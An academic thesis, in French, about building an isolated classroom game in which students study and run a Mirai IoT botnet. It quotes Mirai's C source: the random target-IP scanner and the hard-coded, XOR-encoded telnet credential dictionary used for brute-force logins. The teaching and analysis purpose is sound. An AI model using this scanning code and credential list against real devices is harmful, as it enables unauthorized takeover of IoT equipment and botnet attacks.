

# Travail de Bachelor

**Mirai playschool**

**Non confidentiel**

|                                 |  |
|---------------------------------|--|
| <b>Étudiant :</b>               | <b>Nemanja Pantic</b>  |
| <b>Travail proposé par :</b>    | Jean-Marc Bost<br>HEIG-VD<br>Route de Cheseaux 1<br>1400 Yverdon-les-Bains |
| <b>Enseignant responsable :</b> | <b>Jean-Marc Bost</b>  |
| <b>Année académique</b>         | 2019-2020  |

Yverdon-les-Bains, le 28 avril 2020

## Travail de Bachelor 2019-2020

### Mirai playschool

---

HEIG-VD

#### Résumé publiable

##### Contexte

Le mandant a besoin d'élaborer un laboratoire pouvant être utilisé dans les cours SLO, AST et EHK permettant de mieux comprendre la mise en œuvre de cyber-attaques avancées.

##### Problématique

L'environnement doit être sécurisé et ne doit pas aller sur Internet. Le code est de base peu documenté et il est dans tous les cas nécessaire d'analyser que ce code ne contienne pas de code malveillant pouvant infecter les machines des utilisateurs.

##### Objectifs

- Monter un environnement sécurisé, monitorable même dans le cas où un élève prend le contrôle d'un composant.
- Fournir un matériel pédagogique aux élèves afin qu'ils comprennent comment fonctionne un botnet.
- Rendre le jeu attrayant pour les élèves.
- Créer des challenges pour le scan, le login, l'infection et l'attaque.
- Ces challenges devront avoir 2 à 3 niveaux de difficultés. Le niveau facile est le minimum à implémenter.
- Ne pas perdre le contrôle sur les cartes.

##### Méthodologie

L'approche utilisée tout le long du projet était une approche itérative. Des solutions étaient imaginées puis discutées avec le mandant. Des discussions avaient ensuite lieu afin de trouver une solution adéquate. Des entretiens étaient agendés tous les mercredis après-midi afin d'avoir un suivi des opérations et rassurer le mandant quant à la direction que prend le projet.

## Résultats

- Une analyse du code a été faite et ne montre pas la présence de code pouvant infecter notre machine.
- Mirai a été adapté en Python dans une version simplifiée afin de permettre aux élèves de facilement comprendre la base d'un botnet.
- Une configuration de Raspberry Pi Zero W et de réseau a été proposée afin que les élèves puissent jouer.
- Les niveaux faciles ont été implémentés et des solutions pour les niveaux moyens et difficiles ont été proposées en spécifiant s'ils étaient implémentables avec le monitoring déjà développé
- Un Github permettant de partager le code a été mis en place et la documentation permet de prendre en main le code créé.

Étudiant :

Pantic Nemanja

Date et lieu :

30.07.2020 Lausanne

Signature :



Enseignant responsable

Bost Jean-Marc

Date et lieu :

.....

Signature :

.....

Nom de l'entreprise/institution

Matos Jérémy

Date et lieu :

.....

Signature :

.....

## Préambule

Ce travail de Bachelor (ci-après TB) est réalisé en fin de cursus d'études, en vue de l'obtention du titre de Bachelor of Science HES-SO en Ingénierie.

En tant que travail académique, son contenu, sans préjuger de sa valeur, n'engage ni la responsabilité de l'auteur, ni celles du jury du travail de Bachelor et de l'Ecole.

Toute utilisation, même partielle, de ce TB doit être faite dans le respect du droit d'auteur.

HEIG-VD

Nom du doyen

Chef du Département TIC

Yverdon-les-Bains, le 28 avril 2020

# Authentication

Le soussigné, Nemanja Pantic, atteste par la présente avoir réalisé seul ce travail et n'avoir utilisé aucune autre source que celles expressément mentionnées.

Lausanne, le 30 juillet 2020

Nemanja Pantic

# 1 Cahier des charges

## 1.1 Objectifs

Une fois la mise en route du projet effectuée, il s'agira de réaliser les itérations ci-dessous :

### 1. ***Maîtriser Mirai***

Dans cette étape il s'agit de définir la fonctionnalité des différents fichiers du code, les mettre en relation, comment les attaques et les infections se font. Il s'agit donc d'une phase d'analyse du code. Nous recherchons notamment la présence de code malveillant. Le but à la fin de cet objectif est d'être à l'aise avec l'outil et s'assurer qu'il ne laisse aucune porte ouverte à un attaquant externe.

### 2. ***Analyser les besoins du réseau***

Il faut lors de cette étape, définir quels équipements commander et combien en commander. Il faut aussi décider si le réseau sera virtualisé ou physique, quelle technologie il faudra utiliser pour émuler les C&C, etc. À la fin de cette étape il faut être capable de dire précisément les rôles que chaque équipement va jouer.

### 3. ***Création des règles du jeu***

Nous définirons ici les règles du jeu, nous préciserons notamment la façon d'obtenir des points, de quelles façons les compter et d'autres points similaires qui seront orientés jeux. Il faudra être en mesure de fournir un petit fascicule expliquant les règles du jeu à la suite de ce travail.

### 4. ***Analyser les méthodes d'infection***

Nous souhaitons maîtriser et comprendre les différents modes d'infection afin d'être capable de les adapter à l'équipement que nous allons cibler et ainsi personnaliser notre façon d'infecter afin de la rendre unique pour chaque élève. Il est nécessaire de ne pas perdre le contrôle sur l'équipement.

### 5. ***Définir l'architecture du jeu***

Nous développons ici de façon pratique l'architecture du jeu, nous mettons en place par exemple le scoreboard du jeu. Nous rajoutons également les différents aspects analysés lors des étapes précédents faisant référence à l'architecture du jeu. Au terme de cette étape, il faudra être capable de fournir une documentation permettant à une personne de comprendre comment le jeu est conçu.

### 6. ***Framework monitorant les composants***

Nous mettrons ici en place la conception d'un add-on à déployer sur le matériel IOT sélectionné afin de pouvoir communiquer avec et échanger des informations. Nous devrons pouvoir prendre le contrôle de l'IOT même s'il est utilisé par un élève. A terme il faudra concevoir et fournir le code permettant le monitoring des composants.

### 7. ***Framework monitorant le réseau***

Dans cette partie il faut mettre en place ce qui a été décrit lors de la partie analyse du projet. Il sera intéressant de pouvoir immédiatement reboot un objet du réseau étant tombé en panne et le notifier au centre du jeu. Le réseau devra pouvoir être monitorable (déconnecter tout le réseau, déconnecter une partie du réseau, une machine, connecter toutes les machines, etc). À terme il faut fournir un outil capable de monitorer le réseau.

## 8. *Framework administrant le jeu*

Il faut ici mettre en place les différents points analysés lors de la partie 3 et 4. L'administration du jeu doit permettre de savoir qui est le gagnant, quel est le nombre de points par joueur, quel joueur est connecté et sur quel device. Il faut fournir un outil permettant de monitorer une partie.

## 9. *Mise en commun et création du jeu*

Ici nous mettons en place le jeu. Nous développons l'application qui pilote le jeu, au-dessus des différents frameworks développés précédemment. Il faudra à terme de cette partie avoir une version fonctionnelle du jeu avec les fonctionnalités de base.

## 10. *Ajout de fonctionnalités optionnelles*

Les fonctionnalités optionnelles sont les suivantes :

- Pouvoir relancer une partie directement en resetant le jeu, il faut ici que le réseau soit relancé avec des adresses IP randoms, afin d'éviter qu'un élève attentif ne rentre en dur les adresses IPs qu'il trouve. Ainsi les parties seront vite rejouées et le jeu sera « comme neuf ».
- Pénaliser un joueur qui ferait crasher un composant réseau. Cette étape dépend de la façon de comptabiliser les points. Mais à priori nous bloquons les élèves qui crasheront du matériel en resetant les composants infectés par son thingbot.
- Tout autre besoin optionnel qui ressortirait des étapes précédentes

## 1.2 Démarche

Le journal de travail sera mis à jour après chaque heure de travail

### 1. Mise en route (itération 1 à 4)

- a. Discussion sur le produit que nous souhaitons obtenir
- b. Documentation sur Mirai, lecture du code
- c. Installation et test sur caméra personnelle
- d. Recherche de matériel
- e. Rédaction du cahier des charges
- f. Rédaction d'un fascicule « Règles du jeu »
- g. Documentation pour un développeur souhaitant reprendre l'infrastructure (schéma réseau, schéma relationnel entre les différentes parties du jeu)

### 2. Itérations 5 à 8

- a. Design de la solution et validation avec le professeur
- b. Fournir l'outil permettant de monitorer l'IOT
- c. Fournir l'outil permettant de setup le jeu (niveau réseau)
- d. Fournir la console d'administration du jeu
- e. Effectuer et fournir une liste de tests
- f. Discussion avec le professeur

g. Rédaction dans le rapport

3. Itération 9

- a. Prise en compte des points précédents
- b. Création d'une documentation pour utilisateurs et administrateur

4. Itération 10

- a. Ajout des nouvelles règles dans les règles du jeu
- b. Ajouter dans la documentation pour administrateur les nouvelles fonctionnalités d'administration

5. Rapports

- a. Rédaction du rapport sur le travail effectué et les résultats tirés
- b. Validation avec le professeur
- c. Livraison

### 1.3 Livrables

- Un cahier des charges détaillant le travail à réaliser et validé par le professeur
- Un rapport intermédiaire
- Un rapport final
- Fascicule règle du jeu
- Les différents frameworks (composant, réseau, console d'administration)
- Documentation pour une personne souhaitant reprendre notre jeu et le modifier (architecture du jeu)
- Documentation pour les élèves leur permettant de comprendre le code de base fourni pour le C&C
- Documentation permettant au professeur de lancer une partie



## 1.4 Planning

| Date de la semaine | N° de semaine du TB | Journée de travail   | Tâche   |
|--------------------|---------------------|----------------------|---|
| 17.02 au 23.02     | 1                   | Mercredi / Dimanche  | Début du travail, mise en route<br>Discussion concernant le TB par suite du changement de sujet                   |
| 24.02 au 01.03     | 2                   | Mercredi / Dimanche  | Confirmation du sujet et prise d'information  |
| 02.03 au 08.03     | 3                   | Mercredi / Dimanche  | Début itération 1   |
| 09.03 au 15.03     | 4                   | Mercredi / Dimanche  | Itération 1   |
| 16.03 au 22.03     | 5                   | Mercredi / Dimanche  | PC  |
| 23.03 au 29.03     | 6                   | Mercredi / Dimanche  | PC  |
| 30.03 au 05.04     | 7                   | Mercredi / Dimanche  | Itération 1   |
| 06.04 au 12.04     | 8                   | Mercredi / Dimanche  | Itération 1 et 2  |
| 13.04 au 19.04     | 9                   | Mercredi / Dimanche  | Itération 2<br>14 avril : cahier des charges 1.0  |
| 20.04 au 26.04     | 10                  | Mercredi / Dimanche  | Itération 2/3   |
| 27.04 au 03.05     | 11                  | Mercredi / Dimanche  | Itération 3   |
| 04.05 au 10.05     | 12                  | Mercredi / Dimanche  | Itération 3   |
| 11.05 au 17.05     | 13                  | Mercredi / Dimanche  | Itération 4   |
| 18.05 au 24.05     | 14                  | Mercredi / Dimanche  | Itération 4   |
| 25.05 au 31.05     | 15                  | Mercredi / Dimanche  | Itération 4   |
| 01.06 au 07.06     | 16                  | Mercredi / Dimanche  | Itération 5   |
| 08.06 au 14.06     | 17                  | Mercredi / Dimanche  | 12 juin : rapport intermédiaire<br>Itération 5  |
| 15.06 au 21.06     | 18                  | Mercredi / Dimanche  | 15 juin : début de la période 100% TB<br>Itération 5  |
| 22.06 au 28.06     | 19                  | Du lundi au vendredi | Finalisation du rapport, mise au propre du code, réseau, Itération 5,6,7,8,9,10<br>Fin du travail, remise à 12h00 |
| 29.06 au 05.07     | 20                  |                      |   |
| 06.07 au 12.07     | 21                  |                      |   |
| 13.07 au 19.07     | 22                  |                      |   |
| 20.07 au 26.07     | 23                  |                      |   |
| 31.08 et 11.09     |                     |                      | Défense orale   |

# Table des matières

## Table des matières

|        |                                      |    |
|--------|--------------------------------------|----|
| 1      | Cahier des charges .....             | 5  |
| 1.1    | Objectifs.....                       | 5  |
| 1.2    | Démarche .....                       | 6  |
| 1.3    | Livrables.....                       | 7  |
| 1.4    | Planning .....                       | 8  |
| 2      | Introduction .....                   | 13 |
| 3      | Maîtriser Mirai .....                | 14 |
| 3.1    | Introduction .....                   | 14 |
| 3.2    | Fonctionnement .....                 | 15 |
| 3.3    | Infections .....                     | 22 |
| 3.4    | Attaques.....                        | 25 |
| 3.4.1  | DNS .....                            | 26 |
| 3.4.2  | VSE .....                            | 27 |
| 3.4.3  | STOMP .....                          | 27 |
| 3.4.4  | GREETH .....                         | 28 |
| 3.4.5  | GREIP .....                          | 28 |
| 3.4.6  | SYN.....                             | 28 |
| 3.4.7  | ACK.....                             | 29 |
| 3.4.8  | UDP .....                            | 29 |
| 3.4.9  | UDPPPLAIN .....                      | 29 |
| 3.4.10 | HTTP.....                            | 30 |
| 3.5    | Tests de sécurité .....              | 31 |
| 3.5.1  | Analyse statique .....               | 31 |
| 3.5.2  | Analyse dynamique.....               | 32 |
| 3.6    | Problèmes rencontrés .....           | 36 |
| 3.6.1  | Sources.....                         | 36 |
| 3.6.2  | Compilation .....                    | 36 |
| 3.7    | Réadaptation du code en Python ..... | 38 |
| 3.7.1  | CNC .....                            | 39 |
| 3.7.2  | Bot.....                             | 41 |
| 3.7.3  | Loader .....                         | 44 |
| 4      | Besoin réseau.....                   | 46 |

|       |   |    |
|-------|---|----|
| 4.1   | Equipement .....                              | 46 |
| 4.1.1 | Machines virtuelles.....                      | 46 |
| 4.1.2 | Sricam AP003.....                             | 47 |
| 4.1.3 | Raspberry Pi Zero W .....                     | 48 |
| 4.2   | Schéma .....                                  | 48 |
| 4.2.1 | Schéma réseau théorique.....                  | 49 |
| 4.2.2 | Schéma réseau mis en pratique .....           | 51 |
| 5     | Règles du jeu .....                           | 52 |
| 5.1   | Intentions de réalisation.....                | 52 |
| 5.2   | Prérequis.....                                | 52 |
| 5.3   | Déroulement général du jeu.....               | 52 |
| 5.4   | Les défis .....                               | 53 |
| 5.4.1 | Scan.....                                     | 53 |
| 5.4.2 | Login.....                                    | 53 |
| 5.4.3 | Infection.....                                | 54 |
| 5.4.4 | Attaque .....                                 | 54 |
| 5.5   | Gagner la partie .....                        | 54 |
| 5.6   | Rôles .....                                   | 54 |
| 6     | Méthodes d'infection .....                    | 56 |
| 6.1   | Infection Raspberry PI avec Metasploit.....   | 56 |
| 6.2   | Infection par pièce jointe.....               | 56 |
| 6.3   | RPI-Hunter .....                              | 57 |
| 6.4   | Dirty Cow .....                               | 58 |
| 6.5   | Solutions choisies .....                      | 58 |
| 7     | Architecture du jeu .....                     | 59 |
| 7.1   | Analyse.....                                  | 59 |
| 7.1.1 | Prompt.....                                   | 59 |
| 7.1.2 | Score périodique.....                         | 60 |
| 7.1.3 | Score en live.....                            | 61 |
| 7.1.4 | Solution retenue .....                        | 62 |
| 7.1.5 | Reverse shell .....                           | 63 |
| 7.1.6 | Monitoring niveaux moyens et difficiles ..... | 64 |
| 7.2   | Obtention des points .....                    | 68 |
| 7.2.1 | Monitoring scan facile .....                  | 68 |
| 7.2.2 | Monitoring login facile.....                  | 70 |
| 7.2.3 | Monitoring infection facile .....             | 71 |
| 7.2.4 | Monitoring attaque facile.....                | 72 |

|        |  |     |
|--------|--|-----|
| 7.3    | Implémentation server.py .....                                 | 74  |
| 7.3.1  | Initialisation du server.py .....                              | 74  |
| 7.3.2  | Fonctionnement de serveur.py .....                             | 75  |
| 7.4    | Implémentation client.py et attack_monitor.py .....            | 81  |
| 7.4.1  | Initialisation des monitors .....                              | 81  |
| 7.4.2  | Fonctionnements des moniteurs.....                             | 82  |
| 7.5    | Implémentation client-annonce-joueur.py .....                  | 86  |
| 7.5.1  | Initialisation de client-annonce-joueur.py.....                | 86  |
| 8      | Installation des composants .....                              | 87  |
| 8.1    | Configuration de la Raspberry Pi .....                         | 87  |
| 8.1.1  | Installation .....   | 87  |
| 8.1.2  | Installation de telnet.....                                    | 89  |
| 8.1.3  | Création de crontab.....                                       | 89  |
| 8.1.4  | Restaurer la carte avant chaque début de partie.....           | 92  |
| 8.1.5  | Restriction.....   | 93  |
| 9      | Tests .....  | 94  |
| 9.1    | Serveur.py.....  | 94  |
| 9.2    | Client.py.....   | 95  |
| 9.3    | Client-annonce-joueur.py.....                                  | 96  |
| 9.4    | Bruter.py.....   | 97  |
| 9.5    | Cnc.py .....   | 97  |
| 9.6    | Loader.py .....  | 98  |
| 9.7    | Simulation d'une partie .....                                  | 98  |
| 9.8    | Bugs .....   | 100 |
| 9.8.1  | Monitor.....   | 100 |
| 9.8.2  | Déconnexion lors d'une partie .....                            | 100 |
| 9.8.3  | Nombres élevés de joueurs/cartes.....                          | 100 |
| 9.8.4  | Un joueur ou une carte se connecte au milieu d'une partie..... | 100 |
| 9.8.5  | Affichage .....  | 100 |
| 10     | Conclusion.....  | 101 |
| 10.1   | Bilan des fonctionnalités .....                                | 101 |
| 10.1.1 | Maîtriser Mirai.....   | 101 |
| 10.1.2 | Analyser les besoins réseaux .....                             | 101 |
| 10.1.3 | Création des règles du jeu .....                               | 101 |
| 10.1.4 | Méthode d'infection.....                                       | 101 |
| 10.1.5 | Définir l'architecture du jeu.....                             | 102 |
| 10.1.6 | Framework monitorant les composants .....                      | 102 |

|         |   |     |
|---------|---|-----|
| 10.1.7  | Framework monitorant le réseau.....         | 102 |
| 10.1.8  | Framework administrant le jeu .....         | 102 |
| 10.1.9  | Mise en commun et création du jeu.....      | 103 |
| 10.1.10 | Ajout de fonctionnalités optionnelles ..... | 103 |
| 10.2    | Bilan de la planification .....             | 104 |
| 10.3    | Bilan personnel .....                       | 104 |
| 10.4    | Remerciements.....                          | 105 |
| 11      | Figures.....                                | 106 |
| 12      | Annexes.....                                | 109 |

## 2 Introduction

Le but de ce travail de Bachelor est de fournir, sous forme de jeu, un outil permettant aux étudiants de mieux comprendre la mise en œuvre de cyber-attaques avancées au travers de réseaux de bots.

Le jeu se déroulera sous forme de « the winner takes it all ». L'idée est de permettre aux étudiants de lancer une infection sur un équipement puis de laisser leur thingbot<sup>1</sup> se propager. Ils auront au préalable pris la main sur le code et ajouté des fonctionnalités de persistances qu'ils auront voulues. Leur but est d'empêcher les autres étudiants de venir se connecter sur l'élément qu'ils auront compromis et d'attaquer le serveur victime. Les élèves configureront leur CNC afin d'y implémenter les éléments qu'ils souhaitent. Quant aux professeurs, ils auront la possibilité de configurer et de contrôler le jeu (début, fin, bannissement, ...).

Nous nous baserons pour cela sur le code source de Mirai mis à disposition par Anna-senpai<sup>2</sup>. Ce dernier devra être analysé et testé afin de vérifier que le code ne contient rien de malveillant (typiquement une backdoor, etc).

Une grande partie de la problématique résidera dans le choix d'implémentations du jeu, il faudra le rendre attrayant pour les élèves, créer un défi réalisable avec plusieurs niveaux de difficulté.

Il faudra également être capable d'expliquer aux élèves les parties importantes du code afin qu'ils puissent effectuer leurs modifications. Il faudra également adapter le code de Mirai qui utilise des ressources ayant été supprimées ou modifiées depuis 2016.

Tout d'abord, je me familiariserai avec le code source fourni par Anna-senpai, le lirai, l'installerai et tenterai d'infecter du matériel. Cette partie a pour but de m'aider à me familiariser avec les thingbots.

Ensuite, je me consacrerai à l'analyse des besoins en termes de matériel. Il faudra trouver un élément réseau pas très cher afin d'en commander en quantité. Si possible, le matériel doit être modulable. Nous fournirons également un schéma du réseau créé pour le jeu.

Puis, nous tâcherons de mettre au point des règles qui indiqueront au joueur le matériel dont il dispose et les conditions devant être remplies pour qu'il puisse remporter la partie.

Finalement, nous devrons confectionner les différents outils permettant l'administration du jeu et les implémenter au jeu lui-même.

Dans ce document, seront décrites les différentes étapes d'analyse et de conception du projet. Celles-ci ont été réparties entre les différents chapitres, lesquels sont accessibles depuis la table des matières.

Tous les points ont été l'objet d'analyse, et à chaque fois, plusieurs solutions ont été envisagées. Des comparaisons ont été dressées entre les différentes solutions et une liste d'avantages et d'inconvénients a été mise au point pour nous aider à décider de quelle était la meilleure solution.

---

<sup>1</sup> Réseau de bots exploitant des équipements de l'Internet of Things (IoT)

<sup>2</sup> Auteur de l'attaque Mirai ayant sévi en 2016 <https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/>

## 3 Maîtriser Mirai

### 3.1 Introduction

Mirai est un logiciel malveillant capable de transformer de l'IoT tournant sur Linux en bots contrôlés à distance. Ce logiciel est à l'origine d'une attaque ayant sévi lors de la période d'automne 2016. On ne reporte qu'un ou plusieurs réseaux Mirai ont été utilisé afin d'effectuer une des plus grandes attaques DDoS. Les auteurs ont notamment ciblé : OVH, Dyn, Twitter, PayPal, Airbnb, Netflix.

Le 30 septembre 2016, le code source<sup>3</sup> de Mirai a été publié par « Anna-senpai », auteur présumé du code malveillant. Son créateur et responsable de l'attaque, Paras Jha<sup>4</sup>, a depuis été arrêté et aurait écopé d'une peine privative de liberté. Par cette action, de nombreuses variantes à Mirai ont vu le jour, dont une des améliorations les plus connues qui est la prise en charge de CWMP, exploitant l'auto-configuration des routeurs<sup>5</sup>.

Ce logiciel repose sur la recherche permanente sur Internet d'adresse IP d'objets connectés. Le principe est simple : une fois l'objet détecté, Mirai s'y connecte pour y installer un logiciel malveillant permettant de prendre le contrôle sûr l'élément IoT.









|   |              |                  |                     |       |
|---|--------------|------------------|---------------------|-------|
|    | dlr          | 15.07.2017 23:54 | Dossier de fichiers |       |
|    | loader       | 15.07.2017 23:54 | Dossier de fichiers |       |
|    | mirai        | 15.07.2017 23:54 | Dossier de fichiers |       |
|   | scripts      | 15.07.2017 23:54 | Dossier de fichiers |       |
|  | ForumPost.md | 15.07.2017 23:54 | Fichier MD          | 10 Ko |
|  | ForumPost    | 15.07.2017 23:54 | Document texte      | 10 Ko |
|  | LICENSE.md   | 15.07.2017 23:54 | Fichier MD          | 35 Ko |
|  | README.md    | 15.07.2017 23:54 | Fichier MD          | 1 Ko  |

Figure 1 Code source copié sur Github<sup>6</sup>

Mirai est composé de plusieurs fichiers, écrits en différents langages. Le loader et le bot sont écrits en C, tandis que le ScanListen et le CNC sont écrits en Go.

Le rôle du loader est de charger sur la cible, un fichier binaire adapté à l'architecture de la victime nous permettant d'en prendre le contrôle au travers du CNC.

Le ScanListen quant à lui est chargé de récupérer les résultats des scans des bots et de les transmettre au loader. Il va également vérifier si l'adresse IP qui est fournie par le scanner est déjà existante dans notre pool de bots.

Finalement, le CNC est le centre de contrôle, ce dernier permet de lancer des attaques sur une cible et d'indiquer à tous les bots quelle attaque effectuer. C'est sur ce serveur que nous nous connecterons afin de contrôler le botnet. Il utilise une base de données composées de trois tables, 'history' qui stocke les attaques effectuées par le botnet, 'users' qui stocke les informations sur les personnes autorisées à accéder au botnet (Est-ce un administrateur ? Une personne ayant payé pour obtenir nos bots ?) et finalement la table 'whitelist' dans laquelle nous stockons les adresses IPs que le botnet ne peut **pas** attaquer.

Le programme étant évolutif, nous pouvons modifier plusieurs facteurs tels que le fonctionnement du bot ou encore celui de la recherche de cible à infecter, etc.

<sup>3</sup> <https://hackforums.net/showthread.php?tid=5420472>

<sup>4</sup> <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>

<sup>5</sup> Nous ne détaillerons pas la liste de ces évolutions, celle-ci étant extrêmement longue et peu intéressante dans le cadre de notre projet.

<sup>6</sup> <https://github.com/jgamblin/Mirai-Source-Code>

### 3.2 Fonctionnement

Le schéma de la figure 2 va nous aider à comprendre le fonctionnement de Mirai, ce schéma a été produit par usenix et m'a permis de comprendre le fonctionnement de Mirai :




Figure 2 Schéma <sup>7</sup>du fonctionnement de Mirai

Le schéma décrit le fonctionnement suivant :

1. Mirai va tout d'abord récupérer une adresse IP à tester en évitant un certain nombre d'adresses, ces dernières sont visibles dans le fichier « bot/scanner.c ». L'adresse est générée automatiquement avec la méthode suivante également présente dans « bot/scanner.c ».

Par défaut, les scans d'adresse privée, US Postal Service, IANA NAT, General Electric Company, d'HP et du département de la défense aux Etats-Unis sont blacklistés. Il s'agit d'un choix volontaire de l'auteur, car ces adresses seraient en général non routées ou susceptible de détecter qu'il y a un problème. Les requêtes envoyées sont asynchrones. Une requête TCP SYN est envoyée sur les ports TCP 23 (telnet) et 2323 (parfois utilisé comme port alternatif pour le telnet). Si une victime potentielle est détectée, alors une tentative de brute-force sera lancée.

<sup>7</sup> <https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf>



```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 || // 127.0.0.0/8 - Loopback
           (o1 == 0 || // 0.0.0.0/8 - Invalid address space
            o1 == 3 || // 3.0.0.0/8 - General Electric Company
            o1 == 15 || o1 == 16 || // 15.0.0.0/7 - Hewlett-Packard Company
            o1 == 56 || // 56.0.0.0/8 - US Postal Service
            o1 == 10 || // 10.0.0.0/8 - Internal network
            (o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
            (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
            (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
            (o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
            (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
            (o1 >= 224) || // 224.*.*.* - Multicast
            (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
           );

    return INET_ADDR(o1,o2,o3,o4);
}
```

Figure 3 Méthode d'obtention d'une adresse IP

L'attaque se fait à l'aide d'un dictionnaire hard-codé composé de couple id /password dans le fichier « bot/scanner.c ». Nous avons la possibilité d'ajouter les identifiants que nous souhaitons grâce à la méthode « add\_auth\_entry ». Cependant, il faudra utiliser le fichier enc.c permettant d'obtenir le format des chaînes de caractères demandées par cette méthode. L'opération faite par enc.c consiste en un XOR de data avec 0xDEADBEEF.

Le dictionnaire par défaut (voir figure 4) est composé de 62 paires username, password. Il s'agira ici d'uniquement vérifier qu'une connexion en telnet a bien pu être menée, et non pas encore d'effectuer une infection. Dans le cas d'un login réussi, nous passons à l'étape 2.

10 tentatives de connexion seront effectuées, si aucune d'elles n'aboutit, Mirai continuera à scanner le réseau et tentera de se connecter sur de nouvelles machines.

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x52\x5A\x54", 9); // root vixkv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdiptc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3); // admin (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3); // root pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3); // root 1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3); // admin smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2); // admin 1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14", 2); // root 666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2); // root password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2); // root 1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1); // root k1v123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1); // service service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1); // guest guest
